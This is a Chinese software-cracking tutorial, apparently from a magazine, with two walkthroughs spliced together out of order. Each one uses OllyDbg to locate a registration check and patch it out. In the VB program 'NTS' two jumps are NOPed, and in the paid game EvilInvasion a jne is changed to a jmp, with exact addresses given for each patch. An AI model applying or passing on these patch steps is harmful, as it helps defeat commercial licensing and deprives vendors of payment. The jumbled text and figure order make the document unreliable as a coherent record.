相信很多读者朋友都知道，VB的程序在编译的时候可以编译为本机代码或伪代码（P-code），对于VB程序的破解，一般来说P-code的难度会大一点，所以为了确认一下是否为P-code，我用P32Dasm看了一下，发现是非P-code，如图2。






图2　P32Dasm结果

从图2中可以看到Ncode，表示为本机代码编译，不是P-code，这样一来，代码的可读性就比P-code好很多。另外，从图2中我们还可以知道这个程序使用MD5算法，是否使用在注册加密上，这个在刚开始的时候我们是不知道的，因为我们是打算爆破它，所以程序在注册加密上是否使用MD5算法，对我们的用处并不大。除此之外，这个程序还有可能在系统的临时目录下会释放一个或者几个以上的文件，这个对我们同样用处不大。


图3　注册码错



```
[nConfig]
Autorun=0
Automin=0
SkipAlertBox=1
AutoCleanRecord=1
MaxRecordCount=50
StopSystemDangerFile=1
nEnableStopper=1
RCode=16993C2FDAD7F1405EA780B7848A9B99A1
UsedDays=3
NowDay=2009-6-26
```


图4　NTS.ini文件内容

再把程序运行起来，看看注册界面先，如图3。

“数据接收成功”表示可能处于联网状态，还有提示字样“注册码错误”。在界面中可以看到“未注册”字样，另外在安装目录下发现一个文件“NTS.ini”，其内容如图4。

从图4中可以看到，RCode=后面的字符明显就是保存注册码用的，现在看到的估计是使用MD5算法加密过的。下面的UsedDays保存使用的天数，NowDay很明显就是保存日期。

由此看来，从字符串“RCode”这里下手估计是一个突破口。信息收集到这里，也该OD出场了。在OD的代码窗口上按鼠标右键，依次选择**“查找”->“所有文本参考字串”**，查出2处，如图5。



地址	反汇编	文本字串
004E8ABC	push 004163C0	UNICODE "c:\"
004E8C13	push 004163CC	UNICODE "http\shell\open\command"
004E8EDE	push 00416400	UNICODE "RCode"
004E8EE3	push 00410FD8	UNICODE "nConfig"
004E8EE9	push 00410FC0	UNICODE "\NTS.ini"
004E921B	push 00416474	UNICODE "NowDay"
004E9220	push 00410FD8	UNICODE "nConfig"
004E9226	push 00410FC0	UNICODE "\NTS.ini"
004E9376	push 00416474	UNICODE "NowDay"
004E937B	push 00410FD8	UNICODE "nConfig"
004E9381	push 00410FC0	UNICODE "\NTS.ini"
004E942D	push 00416488	UNICODE "UsedDays"
004E9432	push 00410FD8	UNICODE "nConfig"
004E9438	push 00410FC0	UNICODE "\NTS.ini"
004E94F6	push 00416488	UNICODE "UsedDays"
004E94FB	push 00410FD8	UNICODE "nConfig"
004E9501	push 00410FC0	UNICODE "\NTS.ini"
004E95A2	push 00416488	UNICODE "UsedDays"
004E95A7	push 00410FD8	UNICODE "nConfig"
004E95AD	push 00410FC0	UNICODE "\NTS.ini"
004E973B	push 00416488	UNICODE "UsedDays"
004E9740	push 00410FD8	UNICODE "nConfig"
004E9746	push 00410FC0	UNICODE "\NTS.ini"
004E981C	push 00416488	UNICODE "UsedDays"
004E9821	push 00410FD8	UNICODE "nConfig"
004E9827	push 00410FC0	UNICODE "\NTS.ini"
004E98BC	push 00416488	UNICODE "UsedDays"
004E98C1	push 00410FD8	UNICODE "nConfig"
004E98C7	push 00410FC0	UNICODE "\NTS.ini"
004E9C9E	mov dword ptr [ebp-A8], 00416504	UNICODE "http://www.81915.com/NTS/cn/CheckRCode.asp?RCode="
004EA033	push 00416400	UNICODE "RCode"
004EA038	push 00410FD8	UNICODE "nConfig"

图5　查出2处“RCode”


在这2处下好断点，然后按F9将程序跑起来吧，很容易就中断在004E8EDE处：

```
004E8EDE  .  68 00644100   push  00416400  ;  UNICODE "RCode"
004E8EE3  .  68 D80F4100   push  00410FD8  ;  UNICODE "nConfig"
004E8EE8  .  52            push  edx
004E8EE9  .  68 C00F4100   push  00410FC0  ;  /String = "\"
004E8EEE  .  FF15 7C104000 call  dword ptr [<&MSVBVM60.__vbaStrCa>; \__vbaStrCat  /// 获得安装目录
004E8EF4  .  8B35 90124000 mov   esi, dword ptr [<&MSVBVM60.__vba>;  MSVBVM60.__vbaStrMove
004E8EFA  .  8BD0          mov   edx, eax
004E8EFC  .  8D4D D8       lea   ecx, dword ptr [ebp-28]
004E8EFF  .  FFD6          call  esi  ;  <&MSVBVM60.__vbaStrMove>
004E8F01  .  50            push  eax
004E8F02  .  E8 19F3FFFF   call  004E8220  /// 读取ini文件内容
…………
004E8FF9  .  E8 02FAFFFF   call  004E8A00  /// 读取C盘的序列号
004E8FFE  .  8BD0          mov   edx, eax
004E9000  .  8D4D DC       lea   ecx, dword ptr [ebp-24]
…………
```

这段代码的主要作用就是读取ini文件内容，看看其内容是否符合预设的算法以及保存的信息。继续F8跟代码，返回到如下位置：

```
004EA966  .  8B16          mov   edx, dword ptr [esi]  /// 返回到这里
…………
004EA9B7  .  66:837D E8 FF cmp   word ptr [ebp-18], 0FFFF  /// 比较ini文件信息是否符合预设的算法信息
004EA9BC  .  0F85 6D030000 jnz   004EAD2F  /// 跳就Over，这里nop掉
004EA9C2  .  8B06          mov   eax, dword ptr [esi]
…………
004EAA0A  .  E8 61E7FFFF   call  004E9170  /// 读取日期信息
004EAA0F  .  85C0          test  eax, eax  // 保存的使用次数
004EAA11  .  0F8D 47060000 jge   004EB05E  /// 跳就Over，这里nop掉
004EAA17  .  3D 84FEFFFF   cmp   eax, -17C
004EAA1C  .  0F8E 3C060000 jle   004EB05E
```

这几行代码就是爆破的关键地方了，这段代码并不难理解，所以在地址004EA9BC和004EAA11处都nop掉就可以了。修改完后，当然是要保存成果了，如图6。


图6　保存成果

选择“所有修改”，再选择“全部复制”，如图7。




图7　选择“全部复制”

然后再右键选择“保存文件”即可，来看看注册成功的效果图，如图8。

我手痒不小心把未破解的主程序丢到杀毒网去看了看，发现McAfee会报为SennaSpy2001，如图9。

完美爆破国外收费游戏——EvilInvasion

文 yyshell&love815

从本文你可以学习到：
标志位爆破法

前几天看见一个学妹玩游戏，游戏过程中不时地拍桌子、唉声叹气，原来是她的游戏技术还没有到家，听她说玩了一个星期才玩过了五关。她玩到第六关的时候游戏中提示要“注册购买”才可以继续，于是让我看看能不能帮她破解游戏的限制。

这个游戏原名“EvilInvasion”，国内有些网站命名为“邪灵入侵”。游戏中有一个限制就是当玩到第六关时就弹出注册购买提示（由于我没有玩过这个游戏，提示注册的截图就不贴出来了）。打开游戏主程序EvilInvasion.exe，可以看见上面有一个“Bug Now ($16.95)”按钮，很明显要花16.95美圆注册费，如图1。




图1　程序界面

先打开主程序假注册一下，输入注册信息如下：

name：yyshell
mail：yyshell@live.cn
key：1234567890




图2　注册提示错误

点“OK”后有错误提示，如图2。

我们可以根据错误提示来查找破解游戏的突破口。先用PEID对游戏主程序EvilInvasion.exe查壳，显示信息为“Microsoft Visual C++ 7.0 Method2 [调试]”，如图3。




图3　PEID扫描结果

游戏主程序EvilInvasion.exe竟然没有任何加壳保护，免去了脱壳的麻烦。马上将程序载入到OllyDbg调试器，然后按快捷键“F9”运行程序，点“Bug Now ($16.95)”后随便输入注册信息，然后点“注册”，出现错误提示后使用OllyDbg调试器“超级字符串参考”插件搜索“ASCII”。

来到字符窗口，搜索刚才提示框的提示内容“Key is invalid.Please, check.”，搜索到一处，在这里我们还能看见一些注册过程中的提示，比如“Thank you for buying the full version of Evil Invasion!Now, you have access to all levels!”，如图4。

0040CCD7	PUSH EvilInva.0043FED4	Key is invalid.\nPlease, check.
0040CD03	PUSH EvilInva.0043F4D0	Error
0040CD08	PUSH EvilInva.0043FE78	Could not save valid key to registry.\nYou must log on with register write access rights.
0040CD16	PUSH EvilInva.0043FE64	Key accepted
0040CD1B	PUSH EvilInva.0043FE08	Thank you for buying the full version of Evil Invasion!\nNow, you have access to all levels!

图4　超级字符串搜索到错误提示信息

在参考字符中的注册错误的那行“Key is invalid.Please, check.”按鼠标右键选择“跟随：到代码窗口中”，以下是部分代码：

```
0040CCC3  |.  8D4C24 1C      lea ecx,dword ptr ss:[esp+1C]  ; |
0040CCC7  |.  E8 A4FBFFFF    call EvilInva.0040C870          ;
\EvilInva.0040C870
0040CCCC  |.  84C0           test al,al
0040CCCE  |.  75 15          jnz short EvilInva.0040CCE5
0040CCD0  |.  6A 00          push 0        ; /Style = MB_OK|MB_
APPLMODAL
0040CCD2  |.  68 D0F44300    push EvilInva.0043F4D0          ;
|Error
0040CCD7  |.  68 D4FE4300    push EvilInva.0043FED4          ;
|Key is invalid.\nPlease, check.
0040CCDC  |.  56             push esi                        ; |hOwner
0040CCDD  |.  FF15 38F34300  call dword ptr ds:[<&USER32.
MessageBoxA>>; \MessageBoxA
0040CCE3  |.  EB 4B          jmp short EvilInva.0040CD30
0040CCE5  |>  8D4424 30      lea eax,dword ptr ss:[esp+30]
0040CCE9  |.  50             push eax      ; /Arg3
0040CCEA  |.  8D4C24 50      lea ecx,dword ptr ss:[esp+50]  ; |
0040CCEE  |.  51             push ecx                        ; |Arg2
0040CCEF  |.  8D5424 1C      lea edx,dword ptr ss:[esp+1C]  ; |
0040CCF3  |.  52             push edx                        ; |Arg1
0040CCF4  |.  8D4C24 1C      lea ecx,dword ptr ss:[esp+1C]  ; |
0040CCF8  |.  E8 B3F5FFFF    call EvilInva.0040C2B0          ;
\EvilInva.0040C2B0
0040CCFD  |.  84C0           test al,al
0040CCFF  |.  6A 00          push 0                          ;
/Style = MB_OK|MB_APPLMODAL
0040CD01  |.  75 13          jnz short EvilInva.0040CD16     ; |
```




图8　注册成功

McAfee	5657	2009.06.25	SennaSpy2001
McAfee+Artemis	5657	2009.06.25	SennaSpy2001

图9　McAfee报毒

地址在http://www.virustotal.com/zh-cn/analisis/7b81129ad049e871777e52e2a156562b6fd066e0857861039b237c013d304255-1245951227，我并不知道SennaSpy2001是什么意思，于是百度了一下，发现这样的解释：“Backdoor/Mule 后门程序，也称SennaSpy2001，它实际上是一个制作远程控制特洛伊木马程序的后门程序。”我顿时吓出一身冷汗，但我冷静下来后认为McAfee可能是误报了。

【文章所涉及到的目标程序已收录在光盘中】

编辑点评： 这种爆破法基本就是那种最原始的，除了本文所说的，还有75改74，jle改jge等等，所以只要认为确实是需要的地方都可以爆破，但是程序代码被修改后必须保证能够正常运行并没有之前所受的限制。

```
0040CD03 |. 68 D0F44300 push EvilInva.0043F4D0 ;
|Error
0040CD08 |. 68 78FE4300 push EvilInva.0043FE78 ;
|Could not save valid key to registry.\nYou must log on with register write access rights.
0040CD0D |. 56 push esi ; |hOwner
0040CD0E |. FF15 38F34300 call dword ptr ds:[<&USER32.MessageBoxA>>; \MessageBoxA
0040CD14 |. EB 1A jmp short EvilInva.0040CD30
0040CD16 |> 68 64FE4300 push EvilInva.0043FE64 ;
|Key accepted
0040CD1B |. 68 08FE4300 push EvilInva.0043FE08 ;
|Thank you for buying the full version of Evil Invasion!\nNow, you have access to !
0040CD20 |. 56 push esi ; |hOwner
0040CD21 |. FF15 38F34300 call dword ptr ds:[<&USER32.MessageBoxA>>; \MessageBoxA
0040CD27 |. 6A 00 push 0 ; /Result = 0
```

从以上代码可以看出，0040CCDD的call调用了错误提示框，只要跳过了这个错误提示后往下跟踪就到注册成功了，0040CCCE有一个条件跳转指令jne跳转到0040CCE5。当上面的al都等于零的时候，跳转就不实现，往下跟踪就来到提示错误代码，那只要跳转实现就可以跳过错误提示。

我们把jne修改为无跳转jmp并保存，注册后提示成功了，如图5。




图5 注册成功

虽然注册成功也解除了游戏的限制，但是每次打开游戏都要先注册后才可以使用，这样做既麻烦也浪费我们宝贵的时间，可见这种修改方式并不是完美的破解方式！

